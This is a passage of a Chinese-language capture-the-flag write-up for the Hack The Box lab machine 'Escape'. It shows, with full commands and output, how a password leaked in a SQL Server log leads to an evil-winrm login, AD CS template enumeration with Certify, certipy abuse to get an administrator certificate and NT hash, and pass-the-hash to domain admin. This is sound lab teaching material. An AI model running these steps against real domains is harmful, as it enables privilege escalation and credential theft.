-a---- 2/7/2023 8:06 AM 27608 ERRORLOG.BAK

ERRORLOG.BAK

该文件包含来自SQL服务器的日志:

1
2
3
4
5
6
7
8
9
10
11
12
13
*Evil-WinRM* PS C:\SQLServer\Logs> type ERRORLOG.BAK
2022-11-18 13:43:05.96 Server Microsoft SQL Server 2019 (RTM) - 15.0.2000.5 (X64)
Sep 24 2019 13:48:23
Copyright (C) 2019 Microsoft Corporation
Express Edition (64-bit) on Windows Server 2019 Standard Evaluation 10.0 <X64> (Build 17763: ) (Hypervisor)

2022-11-18 13:43:05.97 Server UTC adjustment: -8:00
2022-11-18 13:43:05.97 Server (c) Microsoft Corporation.
2022-11-18 13:43:05.97 Server All rights reserved.
2022-11-18 13:43:05.97 Server Server process ID is 3788.
2022-11-18 13:43:05.97 Server System Manufacturer: 'VMware, Inc.', System Model: 'VMware7,1'.
2022-11-18 13:43:05.97 Server Authentication mode is MIXED.
...[snip]...

在日志的最后,有这些信息:

1
2
3
4
5
...[snip]...
2022-11-18 13:43:07.44 Logon Logon failed for user 'sequel.htb\Ryan.Cooper'. Reason: Password did not match that for the login provided. [CLIENT: 127.0.0.1]
2022-11-18 13:43:07.48 Logon Error: 18456, Severity: 14, State: 8.
2022-11-18 13:43:07.48 Logon Logon failed for user 'NuclearMosquito3'. Reason: Password did not match that for the login provided. [CLIENT: 127.0.0.1]
...[snip]...

看起来像Ryan.Cooper可能输错了密码,他输入的密码是”NuclearMosquito3”作为用户名。如果Ryan在登录时按enter而不是tab键,就可能发生这种情况。

WinRM

使用该密码用winrm连接

1
2
3
4
5
6
7
8
9
10
11
12
13
14
┌──(root💀kali)-[~/hackthebox/machine/escape]
└─# evil-winrm -i 10.10.11.202 -u ryan.cooper -p NuclearMosquito3

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents> whoami
sequel\ryan.cooper

*Evil-WinRM* PS C:\Users\Ryan.Cooper\Documents> cat ../Desktop/user.txt
47e8a7ffa5ff5b79ea0eeb5906ec2a46

Shell as administrator

Enumeration

确认 ADCS

在Windows域上总是需要枚举的一件事是查找Active Directory证书服务(ADCS)。检查这一点的一个快速方法是使用crackmapexec(它可以作为sql_svc或Ryan.Cooper用户):

1
2
3
4
5
6
┌──(root💀kali)-[~/hackthebox/machine/escape]
└─# crackmapexec ldap 10.10.11.202 -u ryan.cooper -p NuclearMosquito3 -M adcs
SMB 10.10.11.202 445 DC [*] Windows 10.0 Build 17763 x64 (name:DC) (domain:sequel.htb) (signing:True) (SMBv1:False)
LDAPS 10.10.11.202 636 DC [+] sequel.htb\ryan.cooper:NuclearMosquito3
ADCS Found PKI Enrollment Server: dc.sequel.htb
ADCS Found CN: sequel-DC-CA

与之前发现的CA相同

识别易受攻击模板

随着ADCS的运行,下一个问题是这个ADCS中是否有任何不安全模板配置。为了进一步枚举,通过从SharpCollection下载一个Certify并将其上传到Escape:

1
2
3
4
5
6
7
*Evil-WinRM* PS C:\programdata> upload Certify.exe

Info: Uploading /root/hackthebox/machine/escape/Certify.exe to C:\programdata\Certify.exe

Data: 236884 bytes of 236884 bytes copied

Info: Upload successful!

Certify的README介绍了如何列举和滥用证书服务。首先,显示运行Certify.exe find /vulnerable 默认,这将查看标准低权限组。或加上 /currentuser来跨组查找当前用户,这两种方法都可以。

在打印有关企业CA的一些信息后,列出一个易受攻击的证书模板:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
*Evil-WinRM* PS C:\programdata> .\Certify.exe find /vulnerable /currentuser

_____ _ _ __
/ ____| | | (_)/ _|
| | ___ _ __| |_ _| |_ _ _
| | / _ \ '__| __| | _| | | |
| |___| __/ | | |_| | | | |_| |
\_____\___|_| \__|_|_| \__, |
__/ |
|___./
v1.1.0

[*] Action: Find certificate templates
[*] Using current user's unrolled group SIDs for vulnerability checks.
[*] Using the search base 'CN=Configuration,DC=sequel,DC=htb'

[*] Listing info about the Enterprise CA 'sequel-DC-CA'

Enterprise CA Name : sequel-DC-CA
DNS Hostname : dc.sequel.htb
FullName : dc.sequel.htb\sequel-DC-CA
Flags : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
Cert SubjectName : CN=sequel-DC-CA, DC=sequel, DC=htb
Cert Thumbprint : A263EA89CAFE503BB33513E359747FD262F91A56
Cert Serial : 1EF2FA9A7E6EADAD4F5382F4CE283101
Cert Start Date : 11/18/2022 12:58:46 PM
Cert End Date : 11/18/2121 1:08:46 PM
Cert Chain : CN=sequel-DC-CA,DC=sequel,DC=htb
UserSpecifiedSAN : Disabled
CA Permissions :
Owner: BUILTIN\Administrators S-1-5-32-544

Access Rights Principal

Allow Enroll NT AUTHORITY\Authenticated UsersS-1-5-11
Allow ManageCA, ManageCertificates BUILTIN\Administrators S-1-5-32-544
Allow ManageCA, ManageCertificates sequel\Domain Admins S-1-5-21-4078382237-1492182817-2568127209-512
Allow ManageCA, ManageCertificates sequel\Enterprise Admins S-1-5-21-4078382237-1492182817-2568127209-519
Enrollment Agent Restrictions : None

[!] Vulnerable Certificates Templates :

CA Name : dc.sequel.htb\sequel-DC-CA
Template Name : UserAuthentication
Schema Version : 2
Validity Period : 10 years
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS
Authorized Signatures Required : 0
pkiextendedkeyusage : Client Authentication, Encrypting File System, Secure Email
mspki-certificate-application-policy : Client Authentication, Encrypting File System, Secure Email
Permissions
Enrollment Permissions
Enrollment Rights : sequel\Domain Admins S-1-5-21-4078382237-1492182817-2568127209-512
sequel\Domain Users S-1-5-21-4078382237-1492182817-2568127209-513
sequel\Enterprise Admins S-1-5-21-4078382237-1492182817-2568127209-519
Object Control Permissions
Owner : sequel\Administrator S-1-5-21-4078382237-1492182817-2568127209-500
WriteOwner Principals : sequel\Administrator S-1-5-21-4078382237-1492182817-2568127209-500
sequel\Domain Admins S-1-5-21-4078382237-1492182817-2568127209-512
sequel\Enterprise Admins S-1-5-21-4078382237-1492182817-2568127209-519
WriteDacl Principals : sequel\Administrator S-1-5-21-4078382237-1492182817-2568127209-500
sequel\Domain Admins S-1-5-21-4078382237-1492182817-2568127209-512
sequel\Enterprise Admins S-1-5-21-4078382237-1492182817-2568127209-519
WriteProperty Principals : sequel\Administrator S-1-5-21-4078382237-1492182817-2568127209-500
sequel\Domain Admins S-1-5-21-4078382237-1492182817-2568127209-512
sequel\Enterprise Admins S-1-5-21-4078382237-1492182817-2568127209-519


Certify completed in 00:00:10.7916004

这里的危险在sequel\Domain Users拥有证书注册权限(这是Certify README文件中的场景3)

滥用模板

方法1: certipy

确实可以看到,实际上存在一个名为UserAuthentication的易受攻击的模板。特别,可以看到经过Authenticated Users可以注册此模板,并且由于msPKI-Certificate-Name-Flag存在并且包含ENROLLEE_SUPPLIES_SUBJECT,因此该模板容易受到Investigating Certificate Template Enrollment Attacks – (ADCS)攻击。本质上讲,这允许任何人注册该模板并指定任意主题替代名称。这意味着,可以通过利用此攻击路径作为域管理员进行身份验证。

为了利用这一点,使用certipy

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(root💀kali)-[~/hackthebox/machine/escape]

└─# ntpdate -u dc.sequel.htb
2023-06-19 09:28:43.681199 (-0400) +1.777965 +/- 0.337931 dc.sequel.htb 10.10.11.202 s1 no-leap
CLOCK: time stepped by 1.777965

┌──(root💀kali)-[~/hackthebox/machine/escape]
└─# certipy req -u ryan.cooper@sequel.htb -p NuclearMosquito3 -upn administrator@sequel.htb -target sequel.htb -ca sequel-DC-CA -template UserAuthentication
Certipy v4.4.0 - by Oliver Lyak (ly4k)op

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 13
[*] Got certificate with UPN 'administrator@sequel.htb'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'administrator.pfx'
  • 注意: 如果出现”The NETBIOS connection with the remote host timed out.”错误。请重新执行命令

现在有了administrator的证书,可以再次使用certipy来获得Ticket Granting Ticket (TGT),并提取该用户的NT hash。由于这一步需要一些Kerberos交互,因此需要将时钟同步到远程机器的时间,然后才能继续。

1
2
3
4
5
6
7
8
9
10
┌──(root💀kali)-[~/hackthebox/machine/escape]

└─# certipy auth -pfx administrator.pfx
Certipy v4.4.0 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@sequel.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@sequel.htb': aad3b435b51404eeaad3b435b51404ee:a52f78e4c751e5f5e17e1e9f3e58f4ee


最后,可以通过WinRM PTH并作为管理员用户进行身份验证。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(root💀kali)-[~/hackthebox/machine/escape]
└─# ls
administrator.ccache administrator.pfx Certify.exe 'SQL Server Procedures.pdf'

┌──(root💀kali)-[~/hackthebox/machine/escape]
└─# evil-winrm -i sequel.htb -u administrator -H a52f78e4c751e5f5e17e1e9f3e58f4ee

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
sequel\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ../Desktop/root.txt
427e2e823cf867a7a25b8f6d9943be9b

方法2: Certify + Rubeus

